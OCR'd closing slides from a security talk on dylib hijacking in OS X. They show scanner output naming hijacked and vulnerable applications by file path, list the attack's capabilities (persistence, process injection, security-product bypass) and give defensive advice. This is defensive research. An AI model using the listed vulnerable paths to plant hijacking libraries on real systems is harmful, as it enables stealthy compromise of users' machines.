
### 3 MitM Fix

only download software over secure channels (HTTPS, etc)

# DEFENSE

## but am I vulnerable? am I owned?

free at objective-see.com



Hijacked Applications total: 1

/Applications/GPG Keychain.app/Contents/MacOS/GPG Keychain
weak hijacker: /Applications/GPG Keychain.app/Contents/Frameworks/Libmacgpg.framework/Versions/B/Libmacgpg

Vulnerable Applications total: 8

/Applications/Microsoft Office 2011/Microsoft Word.app/Contents/MacOS/Microsoft Word
weak vulnerability: /Applications/Microsoft Office 2011/Microsoft Word.app/Contents/Frameworks/MsoUnitTest.fra.../MsoUnitTest

/Applications/Xcode.app/Contents/MacOS/Xcode
rpath vulnerability: /Applications/Xcode.app/Contents/Frameworks/DVTFoundation.framework/Versions/A/DVTFoundation

/Library/Services/GPGServices.service/Contents/MacOS/GPGServices
rpath vulnerability: /Library/Services/GPGServices.service/Contents/Frameworks/Libmacgpg.framework/Versions/B/Libmacgpg

/Applications/iPhoto.app/Contents/Library/LoginItems/PhotoStreamAgent.app/Contents/MacOS/PhotoStreamAgent
rpath vulnerability: /Applications/iPhoto.app/Contents/Library/LoginItems/PhotoFoundation.framework/Versions/A/PhotoFoundation

□ full scan? □ weak hijack detection? scan complete!

hijacked apps


'buggy' apps

**dylib hijack scanner** (dhs)

# Objective-See

free OS X tools & malware samples

malware samples :)



Objective-See

products malware blog about

"providing visibility to the core"

KnockKnock

TaskExplorer

BlockBlock

Synack

# Conclusions

...wrapping this up

new powerful stealthy new class of attack

- affects apple & 3rd party apps
- abuses legitimate functionality
- no binary / OS file modifications

- persistence
- process injection
- security product bypass
- 'remote' infection

users

- scan your system
- download software over HTTPS
- don't give your $ to the AV companies

# Questions & Answers

feel free to contact me any time!

✉ patrick@synack.com

@patrickwardle

Synack

downloads

- slides
  **syn.ac/cansecw**
- python scrips
  **github.com/synack**

virus BULLETIN white paper
**www.virusbtn.com/dylib**

Objective-See

final thought ;)

> *"What if every country has ninjas, but we only know about the Japanese ones because they're rubbish?"* -DJ-2000, reddit.com

# credits

- thezooom.com
- deviantart.com (FreshFarhan)
- http://th07.deviantart.net/fs70/PRE/f/2010/206/4/4/441488bcc359b59be409ca02f863e843.jpg

- iconmonstr.com
- flaticon.com

- "Breaking the links: exploiting the linker" (Tim Brown)